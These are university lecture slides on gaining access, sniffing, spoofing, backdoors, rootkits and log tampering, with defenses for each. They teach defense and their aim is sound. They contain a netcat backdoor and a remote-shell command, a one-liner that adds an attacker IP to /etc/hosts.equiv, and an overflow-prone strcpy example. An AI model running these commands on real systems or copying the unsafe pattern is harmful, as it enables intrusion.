Offensive technologies
Fall 2017

Lecture 4 – Gaining Access
Fabio Massacci

(Some slides courtesy of Jelena Mirkovic)

Ethical Acceptance

- You are bound by the terms and conditions of this course
  - You try offensive technologies **only** in the lab
  - You are **not allowed** to disclose information about any individual that you find during the analysis
  - Your final deliverable, as approved by the professor is **the only public deliverable** you are allowed to disclose to third parties
- Any use outside the agreed framework of the course may be penally relevant (i.e. a crime)
  - Everything is **isolated** from rest of infrastructure → you must deliberately exfiltrate material → cannot claim that "happened by mistake"
  - The same considerations apply if you give material to other students who have not signed the agreement → aiding and abetting = same penal responsibility as if you did it yourself.

Attack delivery

- Type of infection is a function of attacker's goal:
  - Botnet creation → simple form of control for limited functionalities
  - Virus/keylogger → credential theft /spoofing/ spam/ remote control
  - Full-fledged backdoors → monitoring / remote control
  - Ransomware → direct monetisation & low profile
- Regardless of what the attacker wants to do, he/she must have some level of access to the machine
  - Remote control = long term avenue for the attacker to "valorize" the infection but may not be necessary


How does the infection happen?

- Human vector (social engineering) → user vulnerability
  - The attacker convinces the user on doing something for him/her (e.g. install a virus masked as an anti-virus → fakeAV)
- Tecnological vector → software vulnerability
  - Principal cause is that most systems are not capable of distinguishing "legitimate" input from "rogue" input (e.g. as provided by the attacker)
  - The system executes whatever's in memory.
  - Virtually any software has bugs that the attacker can exploit to deviate the execution of the software towards actions in his own agenda.
- Mixed: e.g. link on social network, link clicked by a user on a document, opening an email with a malware, IP connected camera with pre-loaded malware etc.

Human vector: social engineering

- Attacker convinces the user to install a virus masked as a legitimate application
- The example here is a fake antivirus product called "Win 8 Security System"
  - User thinks it's actual AV
  - In reality it infects the system

Example of attempted infection



Technological vector

- The attack usually exploits some vulnerability in software
- System is fed with computationally valid codes in input to a vulnerable software → code is executed
- Several types of vulnerabilities
  - XSS
  - Buffer overflow
  - SQLi
  - Privilege escalation
  - …
- More exercises and details in
  - Network Security Course
  - Security Testing Course

Vulnerability examples

Vulnerability Summary for CVE-2012-2522

Original release date: 08/14/2012

Last revised: 11/02/2013

Source: US-CERT/NIST

Overview

Microsoft Internet Explorer 6 through 9 does not properly handle objects in memory, which allows remote attackers to execute arbitrary code by accessing a malformed virtual function table after this table's deletion, aka "Virtual Function Table Corruption Remote Code Execution Vulnerability."

Vulnerability Summary for CVE-2015-3088

Original release date: 05/13/2015

Last revised: 05/26/2015

Source: US-CERT/NIST

Overview

Heap-based buffer overflow in Adobe Flash Player before 13.0.0.289 and 14.x through 17.x before 17.0.0.188 on Windows and OS X and before 11.2.202.460 on Linux, Adobe AIR before 17.0.0.172, Adobe AIR SDK before 17.0.0.172, and Adobe AIR SDK & Compiler before 17.0.0.172 allows attackers to execute arbitrary code via unspecified vectors.

Vulnerability Summary for CVE

Original release date: 05/13/2015

Last revised: 05/14/2015


Source: US-CERT/NIST

Overview

Use-after-free vulnerability in Adobe Reader and Acrobat 10.x before 10.1.14 and 11.x before 11.0.11 on Windows and OS X allows attackers to execute arbitrary code via unspecified vectors, a different vulnerability than CVE-2015-3053, CVE-2015-3054, CVE-2015-3055, and CVE-2015-3059.

Buffer Overflow Attacks

- Aka stack-based overflow attacks
- Stack stores important data on procedure call




Buffer Overflow Attacks

- Consider a function

```
void sample_function(char* s)
{
  char buffer[10];
  strcpy(buffer, s);
  return;
}
```


- And a main program

```
void main()
{
  int i;
  char temp[200];
  for(i=0; i<200;i++) temp[i]='A';
  sample_function(temp);
  return;
}
```



Buffer Overflow Attacks

- Large input will be stored on the stack, overwriting system information



Buffer Overflow Attacks

- Attacker overwrites return address to point somewhere else
  - "Local variables" portion of the stack
  - Places attack code in machine language at that portion
  - Since it is difficult to know exact address of the portion, pads attack code with NOPs before and after

Buffer Overflow Attacks

- Intrusion Detection Systems (IDSs) could look for sequence of NOPs to spot buffer overflows
  - Attacker uses polymorphism: he transforms the code so that NOP is changed into some other command that does the same thing,
    e.g. MOV R1, R1
  - Attacker XORs important commands with a key
  - Attacker places XOR command and the key just before the encrypted attack code. XOR command is also obscured

Buffer Overflow Attacks

- What type of commands does the attacker execute?
  - Commands that help him gain access to the machine
  - Writes a string into inetd.conf file to start shell application listening on a port, then "logs on" through that port
  - Starts Xterm

Buffer Overflow Attacks

- How does an attacker discover Buffer overflow?
  - Looks at the source code
  - Runs application on his machine, tries to supply long inputs and looks at system registers
- Read more at
  - http://insecure.org/stf/smashstack.html

Defenses Against Buffer Overflows

- For system administrators:
  - Apply patches, keep systems up-to-date
  - Disable execution from the stack
  - Monitor writes on the stack
  - Store return address somewhere else
  - Monitor outgoing traffic
- For software designers
  - Apply checks for buffer overflows
  - Use safe functions
  - Static and dynamic code analysis

Network Attacks


- Sniffing for passwords and usernames
- Spoofing addresses
- Hijacking a session

Sniffing

- Looking at raw packet information on the wire
  - Some media is more prone to sniffing – Ethernet
  - Some network topologies are more prone to sniffing – hub vs. switch

Sniffing On a Hub

- Ethernet is a broadcast media – every machine connected to it can hear all the information
  - Passive sniffing




Sniffing On a Hub

- Attacker can get anything that is not encrypted and is sent to LAN
  - Defense: encrypt all sensitive traffic
  - Tcpdump
    - http://www.tcpdump.org
  - Snort
    - http://www.snort.org
  - Ethereal
    - http://www.ethereal.com


Sniffing On a Switch

- Switch is connected by a separate physical line to every machine and it chooses only one line to send the message




Sniffing On a Switch – Take 1

- Attacker sends a lot of ARP messages for fake addresses to R
  - Some switches send on all interfaces when their table overloads




Sniffing On a Switch – Take 2

- Address Resolution Protocol (ARP) maps IP addresses with MAC addresses




Sniffing On a Switch – Take 2

- Attacker uses ARP poisoning to map his MAC address to IP address X



Sniffing On a Switch – Take 2

- Attacker uses ARP poisoning to map his MAC address to IP address X



Active Sniffing Tools

- Dsniff
  - http://www.monkey.org/~dugsong/dsniff
  - Also parses application packets for a lot of applications
  - Sniffs and spoofs DNS

Spoofing DNS

- Attacker sniffs DNS requests, replies with his own address faster than real server (DNS cache poisoning)
- When real reply arrives client ignores it
- This can be coupled with attack on HTTPS and SSH if self-signed certificates are allowed

Sniffing Defenses


- Use end-to-end encryption like DNSSEC
  - No one can sniff application traffic like DNS
  - DNS servers would need to support encryption too
- Use static switch configuration
  - Statically configure MAC and IP bindings with ports
  - No one can spoof ARP-IP mapping
- Don't accept suspicious certificates
  - Even if someone can hijack DNS names they cannot generate valid certificates
  - Prevents HTTPS/SSH attacks

What Is IP Spoofing

- Faking somebody else's IP address in IP source address field
- How to spoof?
  - Linux and BSD OS have functions that enable superuser to create custom packets and fill in any information
  - Windows XP also has this capability but earlier Windows versions don't

IP Address Spoofing in TCP packets

- Attacker cannot see reply packets




Guessing a Sequence Number

- Attacker wants to assume Alice's identity
  - He establishes many connections to Bob with his own identity gets a few sequence numbers
  - He disables Alice (DDoS)
  - He sends SYN to Bob, Bob replies to Alice, attacker uses guessed value of SEQ_B to complete connection – TCP session hijacking
  - If Bob and Alice have trust relationship (*/etc/hosts.equiv* file in Linux) he has just gained access to Bob
  - He can add his machine to */etc/hosts.equiv*
    echo "1.2.3.4" >> /etc/hosts.equiv
- How easy is it to guess SEQ_B?


Guessing a Sequence Number

- It used to be ISN=f(Time), still is in some Windows versions




Guessing a Sequence Number

- On Linux ISN=f(time)+rand



Guessing a Sequence Number

- On BSD ISN=rand



Spoofing Defenses

- Ingress and egress filtering
- Don't use trust models with IP addresses
- Randomize sequence numbers

At The End of Gaining Access

- Attacker has successfully logged onto a machine

Phase 4: Maintaining Access

- Attacker establishes a listening application on a port (*backdoor*) so he can log on any time with or without a password
- Attackers frequently close security holes they find

Netcat Tool


- Similar to Linux *cat* command
  - http://netcat.sourceforge.net/
  - Client: Initiates connection to any port on remote machine
  - Server: Listens on any port
  - To open a shell on a victim machine

On victim machine: nc –l –p 1234
/* This opens a backdoor */

On attacker machine: nc 123.32.34.54 1234 –c /bin/sh
/* This enters through a backdoor, opens a shell */

Netcat Tool

- Used for
  - Port scanning
  - Backdoor
  - Relaying the attack



Trojans

- Application that claims to do one thing (and looks like it) but it also does something malicious
- Users download Trojans from Internet (thinking they are downloading a free game) or get them as greeting cards in E-mail, or as ActiveX controls when they visit a Web site
- Trojans can scramble your machine
  - They can also open a backdoor on your system
- They will also report successful infection to the attacker

Back Orifice

- Trojan application that can
  - Log keystrokes
  - Steal passwords
  - Create dialog boxes
  - Mess with files, processes or system (registry)
  - Redirect packets
  - Set up backdoors
  - Take over screen and keyboard
  - http://www.bo2k.com/

Trojan Defenses

- Antivirus software
- Don't download suspicious software
- Check MD5 sum on trusted software you download
- Disable automatic execution of attachments

At the End of Maintaining Access

- The attacker has opened a backdoor and can now access victim machine at any time

Phase 5: Covering Tracks

- Rootkits
- Alter logs
- Create hard-to-spot files
- Use covert channels

Application Rootkits

- Alter or replace system components (for instance DLLs)
- E.g., on Linux attacker replaces *ls* program
- Rootkits frequently come together with sniffers:
  - Capture a few characters of all sessions on the Ethernet and write into a file to steal passwords
  - Administrator would notice an interface in promiscuous mode
    - Not if attacker modifies an application that shows interfaces - *netstat*

Application Rootkits

- Attacker will modify all key system applications that could reveal his presence
  - List processes e.g. *ps*
  - List files e.g. *ls*
  - Show open ports e.g. *netstat*
  - Show system utilization e.g. *top*
- He will also substitute modification date with the one in the past

Defenses Against App. Rootkits

- Don't let attackers gain root access
- Use integrity checking of files:
  - Carry a floppy with *md5sum*, check hashes of system files against hashes advertised on vendor site or hashes you stored before
- Use Tripwire
  - Free integrity checker that saves md5 sums of all important files in a secure database (read only CD), then verifies them periodically
  - http://www.tripwire.org/

Kernel Rootkits

- Replace system calls
  - Intercept calls to open one application with calls to open another, of attacker's choosing
  - Now even checksums don't help as attacker did not modify any system applications
  - You won't even see attacker's files in file listing
  - You won't see some processes or open ports
- Usually installed as kernel modules
- Defenses: disable kernel modules

Altering Logs

- For binary logs:
  - Stop logging services
  - Load files into memory, change them
  - Restart logging service
  - Or use special tool
- For text logs simply change file through scripts
- Change login and event logs, command history file, last login data

Defenses Against Altering Logs

- Use separate log servers
  - Machines will send their log messages to these servers
- Encrypt log files
- Make log files append only
- Save logs on write-once media

Creating Hard-to-Spot Files

- Names could look like system file names, but slightly changed
  - Start with .
  - Start with . and add spaces
  - Make files hidden
- Defenses: intrusion detection systems and caution

Additional Readings

- First academic paper mentioning 0-days (that I know of)
  - O. Arkin. "Tracing Hackers: Part 1." *Computers and Security*, 2002.
- Insight in the market
  - C. Miller. The Legitimate Vulnerability Market. *Workshop on Economics of Information Security, 2006*.
  - Axel Arnbak, Hadi Asghari, Michel Van Eeten, and Nico Van Eijk "Security Collapse in the HTTPS Market". Communications of the ACM 57, no. 10 (2014): 47-55.
- Some different perspectives on cybercrime
  - Nick Nykodym et al. "Criminal profiling and insider cyber crime." *Digital Investigation*, 2005.
  - D. Florencio et al. "Sex, Lies and Cybercrime Surveys". *Workshop on Economics of Information Security, 2006*.
  - J. Franklin. "An Inquiry into the Nature and Causes of the Wealth of Internet Miscreants". *ACM Conference on Computer and Communication Security*, 2007
- A tutorial on the difficulty of attribution
  - M. Marquis-Boire. Big Game Hunting: The Peculiarities of Nation-State Malware Research. *BlackHat USA, 2015.*